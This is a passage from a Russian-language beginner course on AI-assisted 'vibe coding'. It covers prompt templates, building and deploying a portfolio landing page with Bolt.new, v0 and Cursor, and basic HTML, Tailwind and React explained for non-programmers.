- Тёмная тема

Секции:
1. Hero-баннер с заголовком "О нашей команде" и подзаголовком
2. Блок "Наша миссия" — 2 абзаца текста + иконки
3. Карточки команды — 3 человека (фото-placeholder, имя, должность, описание)
4. Таймлайн истории компании (4 события)
5. CTA-блок "Присоединяйтесь к нам" с кнопкой

Стиль: минималистичный, много воздуха, плавные анимации при скролле.
```

Видите разницу между "сделай страницу о нас" и таким промптом? Второй даст результат на 90% совпадающий с ожиданием. Первый — лотерея.

---

5 уровней детализации промпта

Уровень 1: Минимальный (для экспериментов)

```
Сделай лендинг для кофейни.
```

Когда использовать: Когда хотите посмотреть, что предложит ИИ. Для brainstorming. **Качество результата:** 30-50% от ожиданий.

Уровень 2: Базовый (для быстрых задач)

```
Сделай лендинг для кофейни "Brew & Bean" в минималистичном стиле.
Тёмная тема. Секции: герой, меню, о нас, контакты.
```

Когда использовать: Когда у вас есть примерное видение. Для простых задач. **Качество результата:** 50-70%.

Уровень 3: Детальный (рекомендуемый по умолчанию)

```
Создай лендинг для кофейни "Brew & Bean".

Стек: Next.js, Tailwind CSS.
Дизайн: минималистичный, тёмная тема (#0a0a0a фон, #f5f5f5 текст,
акцент — тёплый оранжевый #e8873c).

Секции:
1. Hero: полноэкранный, фоновое изображение (placeholder),
   заголовок, подзаголовок, кнопка "Посмотреть меню"
2. Меню: 3 категории (кофе, чай, десерты), карточки с ценами
3. О нас: текст + фото основателя
4. Контакты: адрес, телефон, карта (placeholder), форма обратной связи

Адаптивный. Плавные анимации при скролле.
```

Когда использовать: Стандартный уровень для большинства задач. **Качество результата:** 70-85%.

Уровень 4: Подробный (для важных проектов)

```
Создай лендинг для премиальной кофейни "Brew & Bean".

## Технический стек
- Next.js 15 (app router)
- TypeScript (strict mode)
- Tailwind CSS
- Framer Motion для анимаций

## Дизайн-система
- Фон: #0a0a0a
- Текст основной: #f5f5f5
- Текст вторичный: #a1a1a1
- Акцент: #e8873c
- Шрифт заголовков: serif (Playfair Display)
- Шрифт текста: sans-serif (Inter)
- Скругления: 12px
- Тени: subtle, тёплые

## Секции (подробно)

### 1. Hero (100vh)
- Фоновое изображение с overlay (gradient от чёрного)
- Заголовок: "Brew & Bean" — крупный, serif
- Подзаголовок: "Craft coffee for creative minds"
- CTA: "Explore Menu" — кнопка с hover-анимацией
- Scroll indicator внизу (стрелка + анимация bounce)

### 2. Features (3 карточки)
- "Specialty Coffee" + иконка + описание
- "Cozy Space" + иконка + описание
- "Free Wi-Fi" + иконка + описание
- Появление карточек при скролле (stagger animation)

[... и так далее]
```

Когда использовать: Клиентские проекты, портфолио, запуск продукта. **Качество результата:** 85-95%.

Уровень 5: Исчерпывающий (ТЗ-уровень)

Это полноценное техническое задание с wireframes, user flows, edge cases. Используется для серьёзных проектов. Мы разберём это в блоке 3.

Итеративный подход: промпт, результат, уточнение

Принцип

Вайбкодинг — это не один промпт. Это диалог. Вы описываете — ИИ делает — вы смотрите — уточняете. Обычно 3-5 итераций достаточно для отличного результата.

Пример итерации

Итерация 1 (начальный промпт):

```
Создай карточку товара для интернет-магазина.
React + Tailwind. Тёмная тема.
```

→ ИИ создаёт базовую карточку

Итерация 2 (уточнение дизайна):

```
Хорошо, но:
- Сделай изображение больше (занимает 60% высоты карточки)
- Добавь бейдж "Новинка" в правый верхний угол
- Цена — крупнее и жирнее
- Кнопка "В корзину" — на всю ширину карточки
```

Итерация 3 (добавление функционала):

```
Отлично! Теперь добавь:
- Счётчик количества (- кол-во +)
- Hover-эффект: карточка слегка поднимается + тень
- При клике на "В корзину" — анимация и текст меняется на "Добавлено ✓"
```

Итерация 4 (edge cases):

```
Проверь:
- Что будет, если название товара очень длинное? (обрезка + ...)
- Что будет на мобильном (320px)?
- Минимальное количество = 1, максимальное = 99
```

Правила итерации

1. **Не переписывайте всё заново.** Уточняйте конкретные моменты.
2. **Хвалите то, что хорошо.** "Хорошо, но..." работает лучше, чем "Всё не так, переделай".
3. **Будьте конкретны.** "Сделай красивее" — плохо. "Увеличь шрифт заголовка до 48px и добавь тень" — хорошо.
4. **Один промпт — одна группа изменений.** Не пытайтесь поменять всё за раз.

Антипаттерны: что НЕ работает

1. Расплывчатые промпты

Плохо:

```
Сделай красивый сайт для бизнеса.
```

Почему не работает: ИИ не знает, какой бизнес, какой стиль, какие секции. Результат будет generic.

Хорошо:

```
Сделай лендинг для студии дизайна интерьеров "Пространство".
Минималистичный стиль, светлая тема, фотографии проектов.
```

2. Слишком много за один промпт

Плохо:

```
Создай полноценный интернет-магазин с каталогом, корзиной,
оплатой, личным кабинетом, админ-панелью, CRM,
аналитикой, email-рассылками и мобильным приложением.
```

Почему не работает: Слишком много. ИИ либо сделает всё поверхностно, либо запутается.

Хорошо: Разбейте на этапы. Сначала каталог. Потом корзина. Потом оплата.

3. Противоречивые инструкции

Плохо:

```
Сделай минималистичный дизайн с множеством анимаций,
градиентов, теней и декоративных элементов.
```

Почему не работает: Минимализм и "множество декоративных элементов" — противоречие.

4. Отсутствие контекста

Плохо:

```
Добавь кнопку.
```

Почему не работает: Какую кнопку? Куда? Что она делает? Какой стиль?

Хорошо:

```
В компонент Header добавь кнопку "Связаться с нами" справа от навигации.
Стиль: зелёный фон (#22c55e), белый текст, скругление 8px,
при наведении — потемнение.
```

5. Промпт-роман

Плохо: Промпт на 500 строк с описанием каждого пикселя.

Почему не работает: ИИ может потерять контекст. Слишком много деталей — слишком много мест для ошибки.

Хорошо: Уровень 3-4 детализации (см. выше) + итерации.

---

10 шаблонов промптов на каждый день

1. Создание страницы

```
Создай страницу [название] для [тип проекта].
Стек: [Next.js / React + Tailwind].
Секции: [перечислить].
Стиль: [описать].
Адаптивный дизайн.
```

2. Создание компонента

```
Создай React-компонент [название].
Props: [перечислить].
Поведение: [описать].
Стили: Tailwind CSS, [описать внешний вид].
```

3. Исправление бага

```
У меня ошибка: [вставить текст ошибки]
Файл: [имя файла]
Что должно происходить: [ожидаемое поведение]
Что происходит: [фактическое поведение]
```

4. Рефакторинг

```
Отрефактори [файл/компонент]:
- Разбей на более мелкие компоненты
- Добавь TypeScript типы
- Убери дублирование кода
- Сохрани текущее поведение
```

5. Добавление функционала

```
В существующий компонент [название] добавь:
- [функция 1]
- [функция 2]
Не меняй текущую логику и стили.
```

6. Создание API-маршрута

```
Создай API-маршрут [метод] /api/[путь].
Входные данные: [описать].
Что делает: [логика].
Ответ: [формат].
Обработка ошибок: [какие ошибки обрабатывать].
```

7. Работа с базой данных

```
Создай схему базы данных для [описание].
Таблицы: [перечислить с полями].
Связи: [описать].
Используй Supabase / Prisma.
```

8. Адаптивность

```
Сделай [компонент/страницу] адаптивным:
- Mobile (320-768px): [описать layout]
- Tablet (768-1024px): [описать layout]
- Desktop (1024px+): [описать layout]
```

9. Анимации

```
Добавь анимации в [компонент/страницу]:
- [элемент 1]: [тип анимации] при [триггер]
- [элемент 2]: [тип анимации] при [триггер]
Используй [CSS transitions / Framer Motion].
Производительность: используй transform и opacity.
```

10. Объяснение кода

```
Объясни этот код простыми словами:
- Что он делает в целом?
- Разбери каждый блок
- Какие есть потенциальные проблемы?
- Как его можно улучшить?
```

```
[вставить код]
```

Практические примеры

Пример: от плохого промпта к хорошему

Плохо:

```
Сделай дашборд.
```

Средне:

```
Сделай дашборд аналитики с графиками продаж.
```

Хорошо:

```
Создай дашборд аналитики для SaaS-приложения.

Стек: Next.js 15, Tailwind CSS, Recharts для графиков.

Layout: сайдбар слева (лого, навигация, профиль),
основная область справа.

Карточки KPI (верхний ряд, 4 штуки):
- Доход ($12,345) + процент роста
- Пользователи (1,234) + процент роста
- Конверсия (3.2%) + процент роста
- Средний чек ($45) + процент роста

Графики:
- Линейный: доход по месяцам (12 месяцев)
- Столбчатый: новые vs вернувшиеся пользователи
- Круговая: источники трафика

Таблица: последние 10 транзакций (дата, пользователь, сумма, статус).

Тёмная тема. Адаптивный. Данные — моковые.
```

Частые ошибки

1. "Я не знаю, как описать то, что хочу"

Начните с примеров. "Сделай как у [сайт]" — вполне рабочий подход. Или опишите своими словами, пусть коряво.

2. "Надо написать идеальный промпт с первого раза"

Нет. Итерации — это нормально. Первый промпт — это черновик. Уточняйте.

3. "Слишком стесняюсь писать подробно"

ИИ не устаёт читать. Чем подробнее — тем лучше. Не экономьте на словах.

4. "Копирую промпты из интернета без изменений"

Шаблоны — отправная точка. Адаптируйте под свой проект, свой стек, свой стиль.

5. "Не даю контекст"

Всегда начинайте с контекста: какой проект, какой стек, что уже сделано.

Домашнее задание

1. **Напишите 3 промпта разного уровня** для одной и той же задачи (например, лендинг для вашего портфолио). Уровень 2, 3 и 4.
2. **Попробуйте все 3 в Cursor или Bolt.new.** Сравните результаты.
3. **Проведите 5 итераций** над лучшим результатом: уточняйте, улучшайте, добавляйте.
4. **Используйте 3 шаблона** из списка выше для разных задач.

Итоги

- **Формула промпта:** Контекст + Задача + Ограничения + Формат
- **5 уровней детализации:** от минимального до исчерпывающего; рекомендуемый — уровень 3
- **Итерации** — это норма; 3-5 уточнений = отличный результат
- **Антипаттерны:** расплывчатость, слишком много за раз, противоречия, отсутствие контекста
- **10 шаблонов** — используйте как отправную точку, адаптируйте под себя
- Чем лучше вы формулируете — тем лучше ИИ исполняет

Глава 5. Первый проект: лендинг за 30 минут

Введение

Хватит теории — пора делать. В этом уроке мы создадим полноценный лендинг с нуля, задеплоим его в интернет и получим рабочую ссылку, которую можно отправить кому угодно.

Это не упражнение из учебника. Это реальный продукт, который будет жить в интернете. И вы создадите его за 30 минут — без единой строчки кода, написанной вручную.

Мы пройдём весь цикл: идея, промпт, генерация, правки, деплой. Вы увидите вайбкодинг в действии от начала до конца.

Выбор инструмента

Для первого проекта у нас три основных варианта. Каждый имеет свои плюсы:

Вариант 1: Bolt.new (рекомендуемый для начинающих)

Плюсы: - Всё в браузере, ничего не нужно устанавливать - Результат виден мгновенно - Деплой одной кнопкой - Хорошее качество кода

Минусы: - Ограничения на бесплатном тарифе - Меньше контроля над проектом

Когда выбрать: Если вы полный новичок и хотите увидеть результат максимально быстро.

Вариант 2: v0.dev

Плюсы: - Отличное качество дизайна - Использует shadcn/ui — профессиональные компоненты - Код можно скачать и доработать

Минусы: - Генерирует отдельные компоненты, не полные проекты - Требует сборки для деплоя

Когда выбрать: Если хотите особенно красивый UI.

Вариант 3: Cursor

Плюсы: - Полный контроль над проектом - Можно делать всё что угодно - Мощный Composer для генерации

Минусы: - Требует базовой настройки (Node.js, npm) - Нужно знать, как запустить проект

Когда выбрать: Если уже настроили окружение в уроке 1.3 и хотите больше контроля.

Наш выбор

В этом уроке мы пройдём **все три варианта** — чтобы вы увидели разницу. Основной пример — через Bolt.new, но дополнительно покажем процесс в v0 и Cursor.

Живая демо: создаём лендинг в Bolt.new

Шаг 1: Описываем лендинг (5 минут)

Откройте bolt.new. Перед вами — поле для промпта.

Наша задача: лендинг для фрилансера-дизайнера. Вот промпт:

```
Создай лендинг-портфолио для UX/UI дизайнера "Алексей Морозов".

Стиль: минималистичный, тёмная тема, акцентный цвет — электрик (#6366f1).

Секции:
1. Hero — полноэкранный. Крупный заголовок "Алексей Морозов",
   подзаголовок "UX/UI Designer — Создаю интерфейсы, которые люди любят".
   Кнопки: "Смотреть работы" и "Связаться".

2. Обо мне — фото-placeholder слева, текст справа.
   5+ лет опыта, 50+ проектов, работал с крупными брендами.

3. Услуги — 4 карточки с иконками:
   - UX/UI дизайн
   - Прототипирование
   - Дизайн-система
   - Аудит интерфейса

4. Портфолио — сетка из 6 проектов (image placeholders),
   при наведении — название и описание.

5. Отзывы — 3 карточки-слайдера с фото, именем, компанией, текстом отзыва.

6. Контакты — форма (имя, email, сообщение) + ссылки на соцсети.

7. Footer — копирайт, ссылки.

Технологии: React, Tailwind CSS.
Анимации при скролле (появление элементов).
Полностью адаптивный (mobile-first).
Smooth scroll при клике на навигацию.
```

Вставляем промпт и нажимаем Enter.

Шаг 2: Наблюдаем за генерацией (2 минуты)

Bolt.new начнёт работать: 1. Создаёт структуру проекта 2. Устанавливает зависимости (React, Tailwind) 3. Генерирует компоненты 4. Показывает результат в превью справа

Через 1-2 минуты вы увидите готовый лендинг.

Шаг 3: Оценка и правки (10-15 минут)

Лендинг готов, но наверняка что-то нужно поправить. Типичные правки:

Правка 1: Дизайн

```
Сделай Hero-секцию на весь экран (100vh).
Добавь градиентный фон от #0a0a0a к #1a1a2e.
Заголовок — крупнее, шрифт — bold, с лёгким свечением акцентного цвета.
```

Правка 2: Анимации

```
Добавь плавное появление секций при скролле (fade-in + slide-up).
Карточки услуг — появляются поочерёдно с задержкой 0.1с между каждой.
Кнопки — hover-эффект: scale(1.05) + изменение тени.
```

Правка 3: Мобильная версия

```
Проверь и исправь мобильную версию:
- Навигация должна стать бургер-меню на мобильных
- Сетка портфолио: 1 колонка на мобильных, 2 на планшетах, 3 на десктопе
- Форма контактов: поля на всю ширину на мобильных
```

Правка 4: Контент

```
Замени placeholder-текст в секции "Обо мне":
"Привет, я Алексей. Уже 5 лет я помогаю стартапам и компаниям
создавать интерфейсы, которые не просто красиво выглядят,
а решают бизнес-задачи. Мой подход: исследование → прототип →
тестирование → дизайн. Каждый проект — это результат
глубокого погружения в потребности пользователей."
```

Шаг 4: Деплой (2 минуты)

Когда результат вас устраивает:

В Bolt.new: 1. Нажмите кнопку "Deploy" в правом верхнем углу 2. Bolt.new автоматически задеплоит на свой хостинг 3. Вы получите ссылку вида `your-project.bolt.new`

Для деплоя на Vercel (рекомендуется): 1. В Bolt.new нажмите "Download" — скачается архив с проектом 2. Распакуйте в папку 3. Откройте терминал в этой папке 4. Выполните:

```
git init
git add .
git commit -m "initial commit"
```

1. Создайте репозиторий на GitHub и запушьте
2. На Vercel: "Add New" → "Project" → выберите репозиторий → Deploy
3. Через 30-60 секунд — ваш сайт живой на `your-project.vercel.app`

Альтернативный путь: v0.dev

Быстрый пример в v0

Откройте v0.dev и напишите:

```
Create a portfolio landing page for a UX/UI designer.
Dark theme, modern minimalist design, indigo accent color.
Sections: hero, about, services (4 cards), portfolio grid (6 items),
testimonials (3 cards), contact form, footer.
Smooth scroll, responsive, scroll animations.
```

v0 сгенерирует компоненты на React + shadcn/ui. Дизайн будет отличаться от Bolt.new — часто более "полированный", с профессиональными компонентами.

Чтобы использовать результат: 1. Нажмите "Code" → скопируйте код 2. Или нажмите "Add to Codebase" для интеграции в существующий проект

Альтернативный путь: Cursor

Создание лендинга в Cursor

```
# В терминале:
cd ~/vibe-coding
npx create-next-app@latest my-portfolio --typescript --tailwind --app
cd my-portfolio
cursor .
```

В Cursor откройте Composer (Cmd+I) и используйте тот же промпт, что и для Bolt.new. Composer создаст нужные файлы прямо в вашем проекте.

Для просмотра:

```
npm run dev
```

Откройте `http://localhost:3000` в браузере.

Для деплоя:

```
git init
git add .
git commit -m "initial commit"
# Создайте репозиторий на GitHub, подключите remote и запушьте
git remote add origin git@github.com:YOUR_USERNAME/my-portfolio.git
git push -u origin main
```

Затем на Vercel: Import → выберите репозиторий → Deploy.

Сравнение результатов

Параметр	Bolt.new	v0.dev	Cursor
Время до результата	2-3 мин	1-2 мин	5-10 мин
Качество дизайна	Хорошее	Отличное	Зависит от промпта
Контроль над кодом	Средний	Низкий	Полный
Деплой	Встроенный	Нужен вручную	Нужен вручную
Дальнейшая разработка	Ограничена	Нужен перенос	Без ограничений
Лучше для	Быстрых прототипов	UI-компонентов	Серьёзных проектов

Рекомендация

- **Первые 5 проектов** — Bolt.new (скорость и простота)
- **Когда освоитесь** — Cursor (контроль и гибкость)

- **Для UI-вдохновения** — vo.dev (красивые компоненты)

Практические примеры

Пример промптов для разных типов лендингов

Лендинг SaaS-продукта:

```
Создай лендинг для SaaS "TaskFlow" — инструмент управления проектами.
Hero с product mockup, секция с 3 преимуществами, скриншоты интерфейса,
тарифы (3 плана), отзывы, FAQ, CTA.
Градиентный стиль, бело-фиолетовая цветовая схема.
```

Лендинг курса:

```
Создай лендинг для онлайн-курса "Python за 30 дней".
Hero с countdown timer, программа курса (accordion),
об авторе, отзывы студентов, FAQ, форма записи.
Тёмная тема, зелёный акцент (#22c55e).
```

Лендинг мероприятия:

```
Создай лендинг для IT-конференции "DevFest 2026".
Hero с датой и местом, спикеры (6 карточек с фото),
расписание (timeline), спонсоры (логотипы), билеты (3 категории).
Современный дизайн, тёмный с неоновыми акцентами.
```

Частые ошибки

1. "Промпт слишком короткий"

"Сделай лендинг" — ИИ сделает что-то generic. Используйте минимум уровень 3 из урока 1.4.

2. "Не проверяю мобильную версию"

Всегда проверяйте. В Bolt.new есть переключатель Desktop/Mobile. В браузере — DevTools (F12) → Toggle Device.

3. "Пытаюсь довести до идеала перед деплоем"

Деплойте как только "достаточно хорошо". Можно доработать потом. Живой сайт лучше идеального макета в голове.

4. "Не сохраняю промежуточные версии"

Перед большими изменениями — делайте git commit. Если что-то пойдёт не так, всегда можно откатиться.

5. "Использую Bolt.new для всего"

Bolt.new — отличный старт, но для серьёзных проектов нужен Cursor. Постепенно переходите.

Домашнее задание

1. **Создайте свой лендинг** — выберите один из вариантов:
2. Портфолио для себя
3. Лендинг для выдуманного продукта
4. Страница-визитка для вашего бизнеса/услуги

5. **Используйте Bolt.new** для первой версии. Напишите подробный промпт (уровень 3+).
6. **Сделайте минимум 5 правок** через промпты. Доведите до состояния, которым вы гордитесь.
7. **Задеплойте на Vercel.** Получите ссылку. Отправьте другу или коллеге.
8. **Бонус:** Попробуйте создать тот же лендинг в Cursor. Сравните опыт.

Итоги

- **Лендинг можно создать за 30 минут** — описать промптом, сгенерировать, поправить, задеплоить
- **Bolt.new** — лучший выбор для быстрого старта (всё в браузере)
- **vo.dev** — для красивых UI-компонентов
- **Cursor** — для полного контроля над проектом
- **Деплой на Vercel** — бесплатно, автоматически из GitHub
- **Итерации** — 3-5 промптов-правок превращают "нормально" в "отлично"
- Не ждите идеала — деплойте и дорабатывайте

Глава 6. Как читать код, не умея программировать

Введение

Вам не нужно писать код. Но читать его — полезно. Не для того чтобы стать программистом, а чтобы понимать, что ИИ создал, и давать ему более точные указания.

Представьте, что вы менеджер на стройке. Вам не нужно уметь класть кирпичи. Но если вы понимаете разницу между несущей стеной и перегородкой — вы будете управлять стройкой намного эффективнее.

Этот урок — ваш "курс молодого прораба". Мы разберём структуру веб-проекта, основные языки и фреймворки — ровно на том уровне, который нужен вайбкодеру. Не глубже.

Структура проекта: папки и файлы

Типичный Next.js проект

Когда вы открываете проект в Cursor, слева видите дерево файлов. Вот что означает каждая папка:

```
my-project/
├── app/                    # Страницы приложения
│   ├── layout.tsx          # Общий шаблон (навигация, footer)
│   ├── page.tsx            # Главная страница
│   ├── about/
│   │   └── page.tsx        # Страница /about
│   └── globals.css         # Глобальные стили
├── components/             # Переиспользуемые компоненты
│   ├── Header.tsx          # Шапка сайта
│   ├── Footer.tsx          # Подвал сайта
│   └── Button.tsx          # Компонент кнопки
├── public/                 # Статические файлы (картинки, иконки)
│   ├── logo.png
│   └── favicon.ico
├── package.json            # Список зависимостей проекта
```

```
├── tailwind.config.ts      # Настройки Tailwind CSS
├── tsconfig.json           # Настройки TypeScript
└── next.config.js          # Настройки Next.js
```

Что важно понимать

Файл / Папка	Что это	Когда трогать
`app/page.tsx`	Главная страница	Часто — здесь основной контент
`app/layout.tsx`	Общий шаблон	Когда нужно менять навигацию или footer
`components/`	Отдельные блоки UI	Когда нужно изменить конкретный элемент
`public/`	Картинки и файлы	Когда добавляете изображения
`package.json`	Зависимости	Почти никогда (ИИ управляет)
`tailwind.config`	Настройки стилей	Когда нужно изменить цвета, шрифты
`.env` / `.env.local`	Секретные ключи	Когда подключаете API

Расширения файлов

- `.tsx` / `.jsx` — React-компоненты (TypeScript / JavaScript)
- `.ts` / `.js` — обычный код (TypeScript / JavaScript)
- `.css` — стили
- `.json` — настройки и данные
- `.md` — документация (Markdown)

HTML — скелет страницы

HTML (HyperText Markup Language) — это язык разметки. Он определяет структуру страницы: где заголовок, где текст, где картинка, где кнопка.

15 главных тегов

```
<!-- Структура -->
<div>       Контейнер (коробка для группировки элементов)     </div>
<header>    Шапка сайта                                        </header>
<main>      Основной контент                                   </main>
<footer>    Подвал сайта                                       </footer>
<section>   Секция / блок страницы                             </section>
<nav>       Навигация (меню)                                   </nav>

<!-- Текст -->
<h1>        Заголовок 1 (самый крупный)                        </h1>
<h2>        Заголовок 2                                        </h2>
<h3>        Заголовок 3                                        </h3>
<p>         Параграф (абзац текста)                            </p>
<span>      Строчный текст (для выделения части текста)        </span>

<!-- Медиа и ссылки -->
<a>         Ссылка                                             </a>
<img>       Картинка (самозакрывающийся тег)
<button>    Кнопка                                             </button>

<!-- Формы -->
```

```
<input>       Поле ввода (текст, email, пароль)
<form>        Форма (группа полей ввода)                    </form>
```

Как это выглядит

```
<header>
  <nav>
    <a href="/">Главная</a>
    <a href="/about">О нас</a>
    <a href="/contact">Контакты</a>
  </nav>
</header>

<main>
  <section>
    <h1>Добро пожаловать</h1>
    <p>Мы создаём классные продукты</p>
    <button>Узнать больше</button>
  </section>

  <section>
    <h2>Наши услуги</h2>
    <div>
      <h3>Дизайн</h3>
      <p>Создаём красивые интерфейсы</p>
    </div>
  </section>
</main>

<footer>
  <p>© 2026 Моя компания</p>
</footer>
```

Даже если вы никогда не видели HTML раньше — вы уже понимаете этот код. Он читается почти как текст.

Атрибуты

Теги могут иметь атрибуты — дополнительную информацию:

```
<a href="https://google.com">Ссылка на Google</a>
<!-- href — куда ведёт ссылка -->

<img src="/photo.jpg" alt="Описание фото" />
<!-- src — путь к картинке, alt — описание -->

<input type="email" placeholder="Введите email" />
<!-- type — тип поля, placeholder — подсказка -->

<div className="text-white bg-black p-4">
<!-- className — CSS-классы (в React вместо class) -->
```

CSS — стили

CSS (Cascading Style Sheets) — это стили. HTML говорит "что показать", CSS говорит "как это выглядит".

Tailwind CSS — стили через классы

В современной разработке чаще всего используется Tailwind CSS. Вместо написания CSS в отдельном файле — вы добавляете классы прямо к HTML-элементам.

```
<!-- Без Tailwind (обычный CSS) -->
<button style="background-color: blue; color: white; padding: 8px 16px; border-radius: 8px;">
  Кнопка
</button>

<!-- С Tailwind -->
<button className="bg-blue-500 text-white px-4 py-2 rounded-lg">
  Кнопка
</button>
```

Шпаргалка по Tailwind

Цвета: | Класс | Что делает | |---|---| | `bg-blue-500` | Синий фон | | `text-white` | Белый текст | | `text-gray-400` | Серый текст | | `border-red-500` | Красная граница |

Отступы и размеры: | Класс | Что делает | |---|---| | `p-4` | Внутренний отступ (padding) со всех сторон | | `px-4` | Padding слева и справа | | `py-2` | Padding сверху и снизу | | `m-4` | Внешний отступ (margin) со всех сторон | | `w-full` | Ширина 100% | | `h-screen` | Высота на весь экран |

Текст: | Класс | Что делает | |---|---| | `text-xl` | Крупный текст | | `text-2xl` | Ещё крупнее | | `font-bold` | Жирный | | `text-center` | По центру |

Flexbox (расположение элементов): | Класс | Что делает | |---|---| | `flex` | Включить Flexbox | | `flex-col` | Элементы в столбик | | `items-center` | Центрировать по вертикали | | `justify-between` | Распределить с пробелами | | `gap-4` | Промежуток между элементами |

Сетка (Grid): | Класс | Что делает | |---|---| | `grid` | Включить Grid | | `grid-cols-3` | 3 колонки | | `grid-cols-2` | 2 колонки |

Адаптивность: | Префикс | Размер экрана | |---|---| | (без префикса) | Мобильный (по умолчанию) | | `md:` | Планшет (768px+) | | `lg:` | Десктоп (1024px+) |

Пример адаптивной сетки:

```
<div className="grid grid-cols-1 md:grid-cols-2 lg:grid-cols-3 gap-4">
  <!-- 1 колонка на мобильном, 2 на планшете, 3 на десктопе -->
</div>
```

JavaScript / TypeScript — логика

JavaScript (JS) — это язык программирования для веба. TypeScript (TS) — это JS с проверкой типов (помогает находить ошибки). В вайбкодинге вам не нужно писать JS/TS, но полезно понимать базовые конструкции.

Переменные

```
const name = "Алексей";          // Константа (не меняется)
let count = 0;                   // Переменная (может меняться)
const items = ["a", "b", "c"]; // Массив (список)
const user = {                   // Объект (набор свойств)
  name: "Алексей",
  age: 28,
  role: "designer"
};
```

Функции

```
// Функция — блок кода, который можно вызвать по имени
function sayHello(name: string) {
  return `Привет, ${name}!`;
}

// Стрелочная функция (то же самое, короче)
const sayHello = (name: string) => {
  return `Привет, ${name}!`;
};
```

Условия

```
if (user.age >= 18) {
  // Показать контент для взрослых
} else {
  // Показать ограниченный контент
}
```

Циклы (перебор списков)

```
const items = ["Дизайн", "Разработка", "Маркетинг"];

// Для каждого элемента — сделать что-то
items.map((item) => {
  return <div>{item}</div>;
});
```

Что нужно понимать вайбкодеру

Вам не нужно запоминать синтаксис. Нужно понимать: 1. **Переменные** хранят данные 2. **Функции** выполняют действия 3. **Условия** (if/else) определяют логику "если... то..." 4. **map** перебирает список и создаёт элементы для каждого

React — компоненты

React — это библиотека для создания интерфейсов. Главная идея: весь интерфейс состоит из **компонентов** — независимых переиспользуемых блоков.

Что такое компонент

Компонент — это функция, которая возвращает JSX (HTML с суперспособностями).

```
// Компонент кнопки
function Button({ text, onClick }) {
  return (
    <button
      className="bg-blue-500 text-white px-4 py-2 rounded-lg"
      onClick={onClick}
    >
      {text}
    </button>
  );
}
```

```
// Использование:
<Button text="Нажми меня" onClick={() => alert("Нажато!")} />
```

Props — данные для компонента

Props (properties) — это параметры, которые вы передаёте компоненту.

```
// Компонент карточки
function Card({ title, description, image }) {
  return (
    <div className="bg-gray-800 rounded-lg p-4">
      <img src={image} alt={title} />
      <h3 className="text-xl font-bold">{title}</h3>
      <p className="text-gray-400">{description}</p>
    </div>
  );
}

// Использование — передаём разные данные:
<Card title="Проект 1" description="Описание" image="/img1.jpg" />
<Card title="Проект 2" description="Другое описание" image="/img2.jpg" />
```

useState — состояние

Состояние — это данные, которые могут меняться.

```
function Counter() {
  const [count, setCount] = useState(0);

  return (
    <div>
      <p>Счётчик: {count}</p>
      <button onClick={() => setCount(count + 1)}>+1</button>
    </div>
  );
}
```

`useState(0)` — начальное значение 0. `count` — текущее значение. `setCount` — функция для изменения значения.

Страница в Next.js

```
// app/page.tsx — главная страница
export default function Home() {
  return (
    <main className="min-h-screen bg-black text-white">
      <Header />

      <section className="py-20 text-center">
        <h1 className="text-5xl font-bold">Добро пожаловать</h1>
        <p className="text-gray-400 mt-4">Описание проекта</p>
      </section>

      <Services />
      <Portfolio />
      <Contact />

      <Footer />
    </main>
```

```
  );
}
```

Видите? Страница — это набор компонентов. `<Header />`, `<Services />`, `<Portfolio />` — каждый можно редактировать отдельно.

Лайфхак: попроси ИИ объяснить код

Самый мощный инструмент для чтения кода — сам ИИ. Вот как его использовать:

В Cursor

1. Выделите непонятный код
2. Нажмите Cmd+L (чат)
3. Напишите: "Объясни этот код простыми словами"

В ChatGPT / Claude

Скопируйте код и напишите:

```
Объясни этот код простыми словами, как будто я не программист:
- Что он делает в целом?
- Что делает каждый блок?
- Какие данные он использует?
- Что можно изменить, не сломав остальное?

[вставить код]
```

Промпты для понимания кода

```
Нарисуй схему: какой компонент вызывает какой?
```

```
Где в этом файле определяется цвет фона? Как его изменить?
```

```
Какие props принимает этот компонент и зачем каждый нужен?
```

Практические примеры

Пример: читаем реальный компонент

```
interface ServiceCardProps {
  icon: React.ReactNode;
  title: string;
  description: string;
}

function ServiceCard({ icon, title, description }: ServiceCardProps) {
  return (
    <div className="bg-gray-900 border border-gray-800 rounded-xl p-6
                    hover:border-indigo-500 transition-all duration-300
                    hover:shadow-lg hover:shadow-indigo-500/10">
      <div className="text-indigo-400 text-3xl mb-4">{icon}</div>
      <h3 className="text-xl font-semibold text-white mb-2">{title}</h3>
      <p className="text-gray-400 leading-relaxed">{description}</p>
    </div>
  );
}
```

Что здесь происходит: 1. `interface` — описание параметров: иконка, заголовок, описание 2. `function ServiceCard` — компонент карточки услуги 3. Внутри `div` с классами Tailwind — стили: тёмный фон, граница, скругление, hover-эффект 4. `{icon}`, `{title}`, `{description}` — подставляются данные из props

Что можно безопасно изменить: - Классы Tailwind (цвета, размеры, отступы) - Структуру HTML (добавить элементы, убрать) - Текст

Частые ошибки

1. "Я должен всё понимать в коде"

Нет. Достаточно понимать 20% — структуру, компоненты, где что находится. Остальное спрашивайте у ИИ.

2. "Я боюсь сломать код"

Git спасёт. Всегда делайте commit перед экспериментами. Сломали — откатились.

3. "Не понимаю ошибку — паника"

Скопируйте ошибку и вставьте в ИИ. Он объяснит и исправит.

4. "Пытаюсь выучить все классы Tailwind"

Не нужно. Используйте шпаргалку и ИИ-подсказки в Cursor.

5. "Игнорирую TypeScript ошибки"

Красные подчёркивания — это TypeScript говорит вам об ошибке. Не игнорируйте — попросите ИИ исправить.

Домашнее задание

1. **Откройте проект** из урока 1.5 (ваш лендинг) в Cursor.
2. **Изучите структуру:** какие файлы, какие папки, что где.
3. **Найдите компонент** навигации. Измените один пункт меню.
4. **Попросите ИИ** (Cmd+L) объяснить любой непонятный файл.
5. **Измените цвет** акцента на сайте (найдите где он задан, измените).
6. **Добавьте новый элемент** — попросите ИИ добавить кнопку "Наверх" в footer.

Итоги

- **Структура проекта:** `app/` — страницы, `components/` — блоки UI, `public/` — картинки
- **HTML** — скелет; 15 тегов покрывают 90% потребностей
- **Tailwind CSS** — стили через классы (`bg-blue-500` , `text-white` , `p-4`)
- **JavaScript/TypeScript** — логика; переменные, функции, условия, циклы
- **React** — компоненты; каждый блок UI — отдельная функция
- **Лайфхак:** выделите непонятный код → спросите ИИ → получите объяснение
- Не нужно запоминать всё — нужно понимать структуру и уметь спрашивать

Глава 7. Git и GitHub: сохраняй и не теряй код

Введение

Представьте, что вы работали над проектом три дня. Всё отлично — лендинг выглядит идеально. А потом вы попросили ИИ "немного поменять дизайн", и он сломал всё. Вы не помните, как было раньше. Три дня работы — насмарку.

Git существует, чтобы этого никогда не произошло.

